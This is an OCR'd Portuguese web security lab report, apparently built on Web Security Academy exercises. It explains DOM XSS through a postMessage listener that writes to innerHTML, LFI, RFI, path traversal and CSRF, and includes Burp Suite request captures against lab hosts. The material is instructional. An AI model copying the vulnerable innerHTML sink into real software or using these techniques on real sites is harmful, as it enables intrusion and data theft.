
<section class="top-links">
</section>
<section class="ecoms-pageheader">…</section> == $0
<!-- Ads to be inserted here -->

<script>
window.addEventListener('message',
function(e) {
document.getElementById('ads').innerHT
ML = e.data;
})
</script>
<section class="container-list-tiles">…</section>

</section>

</body>
</html>
html
body
div
section.maincontainer
div.container
section.ecoms-pageheader
Styles
Event Listeners
DOM Breakpoints
Properties
Accessibility
Filter
:hov
.cls
element.style {
}
[theme="ecommerce"] .ecoms-pageheader {
text-align: center;
margin: 2.5em 0 2em 0;
font-wise: 13px;
labsEcommerce.css:1080
margin
40
border
padding
764 × 96.734





Quando o iframe é carregado, o método postMessage () envia uma mensagem da Web para a página inicial. O ouvinte de evento, que se destina a veicular anúncios, pega o conteúdo da mensagem da Web e o insere na div com os anúncios de ID. No entanto, nesse caso, ele insere nossa tag img, que contém

um atributo src inválido. Isso gera um erro, que faz com que o manipulador de eventos onerror execute nossa carga útil.

12) LFI, RFI e Path Traversal


a) Um invasor pode usar a inclusão local de arquivos (LFI) para induzir o aplicativo da Web a expor ou executar arquivos no servidor da Web. Um ataque de LFI pode levar à divulgação de informações, execução remota de código ou até mesmo XSS (Cross-site Scripting). Normalmente, o LFI ocorre quando um aplicativo usa o caminho para um arquivo como entrada. Se o aplicativo tratar essa entrada como confiável, um arquivo local poderá ser usado na instrução include.


b) Usando a inclusão remota de arquivo (RFI), um invasor pode fazer com que o aplicativo Web inclua um arquivo remoto. Isso é possível para aplicativos da web que incluem dinamicamente arquivos ou scripts externos. As possíveis conseqüências de segurança na Web de um ataque bem-sucedido de RFI variam desde a divulgação de informações confidenciais e XSS (Cross-site Scripting) até a execução remota de código e, como resultado final, comprometimento total do sistema.


c) Path Traversal ou como é conhecido, Directory Traversal, refere-se a um ataque pelo qual um invasor pode induzir um aplicativo da Web a ler e subsequentemente divulgar o conteúdo de arquivos fora do diretório raiz do aplicativo ou do servidor da Web. Os ataques Traversal de Caminho / Diretório geralmente manipulam entradas de aplicativos da Web usando as seqüências ponto-ponto-barra (../) ou variações semelhantes (como .. \ no Microsoft Windows) para acessar pastas do sistema de arquivos do servidor mais altas na hierarquia que a pasta raiz da web.

d) O caminho do arquivo traversal é um subconjunto de inclusão de arquivo local. Como o LFI também pode executar arquivos após recuperá-lo, essa coisa extra a diferencia da passagem do caminho do arquivo e, portanto, a outra deve ser verificada durante as avaliações, se uma for bem-sucedida.

e) Resultados


Activities
Burp Suite Community Edition
ter 20:43
Burp Suite Community Edition v2020.1 - Temporary Project
Burp Project Intruder Repeater Window Help
Sequencer Decoder Comparer Extender Project options User options
Dashboard Target Proxy Intruder Repeater
Intercept HTTP history WebSockets history Options
Request to https://ac861fff1f51cec880bc4f0700e3006e.web-security-academy.net:443 [18.20...
Forward Drop Intercept... Action Comment this item
Raw Params Headers Hex
GET /product?productId=1 HTTP/1.1
Host: ac861fff1f51cec880bc4f0700e3006e.web-security-academy.net
Connection: close
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/80.0.3987.87 Safari/537.36
Sec-Fetch-Dest: document
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Referer: https://ac861fff1f51cec880bc4f0700e3006e.web-security-academy.net/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: session=WmvxOkxNg6sGuGMUIlzEyJ4DsPaUHCBi
0 matches
Privacy error
Not secure ac861fff1f51cec880bc4f0700e3006e...
Your connection is not private
Attackers might be trying to steal your information from ac861fff1f51cec880bc4f0700e3006e.web-security-academy.net (for example, passwords, messages, or credit cards). Learn more
NET::ERR_CERT_AUTHORITY_INVALID
Hide advanced
Back to safety
This server could not prove that it is ac861fff1f51cec880bc4f0700e3006e.web-security-academy.net; its security certificate is not trusted by your computer's operating system. This may be caused by a misconfiguration or an attacker intercepting your connection.
Proceed to ac861fff1f51cec880bc4f0700e3006e.web-security-academy.net (unsafe)
Waiting for ac861fff1f51cec880b...



Activities
Burp Suite Community Edition
ter 20:46
Burp Suite Community Edition v2020.1 - Temporary Project
Burp Project Intruder Repeater Window Help
Sequencer Decoder Comparer Extender Project options User options
Dashboard Target Proxy Intruder Repeater
Send Cancel Target: https://ac861fff1f51cec880bc4f07...
Request
Raw Params Headers Hex
GET /image?filename=17.jpg HTTP/1.1
Host: ac861fff1f51cec880bc4f0700e3006e.web-security-academy.net
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/78.0.3904.87 Safari/537.36
Connection: close
Response
Raw
0 matches
0 matches
Ready
File path traversal, simple
Not secure ac861fff1f51cec880bc4f0700e3006e...
WEB SECURITY ACADEMY
File path traversal, simple case
LAB Not solved
Back to lab home
Back to lab description
Sprout More Brain Power
$49.36
Description:
At a time when natural remedies, things we can freely grow in our gardens, have their legality being questioned, we are delighted to inform you that Brussel Sprouts have now been added to the list. Yes, you can now happily order these healing gems directly from us with express shipping. As you can no longer grow these yourself due to the new restrictions being imposed on the product, indeed the penalty is high should you now attempt to do so, we are proud to be the first company to obtain a license for Sprout More Brain Power.
Although the starting price seems astronomically high, one sprout can be divided into peelable layers. Each layer will enhance your performance at work for approximately two hours. If you find a dull brain moment coming on you can pop in another layer, but must not exceed the stated dose of one sprout per day. As tempting as it might be to do so, as your brain buzzes with award-winning ideas, excessive use can lead to social isolation and stomach pain. So don't delay, improve your prospects with your one a day, and Sprout More Brain Power.
< Return to list





13) CSRF e SSRF


a) A falsificação de solicitação entre sites (também conhecida como CSRF) é uma vulnerabilidade de segurança da Web que permite que um invasor induza os usuários a executar ações que eles não pretendem executar. Ele permite que um invasor contorne parcialmente a mesma política de origem, projetada para impedir que sites diferentes interfiram entre si.


b) CSRF



Activities
Brave Web Browser
ter 20:58
Burp Suite Community Edition v2020.1 - Temporary Project
Burp Project Intruder Repeater Window Help
Sequencer Decoder Comparer Extender Project options User options
Dashboard Target Proxy Intruder Repeater
Intercept HTTP history WebSockets history Options
Forward Drop Intercept is... Action Comment this item
Raw Hex
Type a search term
0 matches
CSRF vulnerability with no
ac7e1ff61fe63341806790bd003e0007.we...
WEB SECURITY ACADEMY
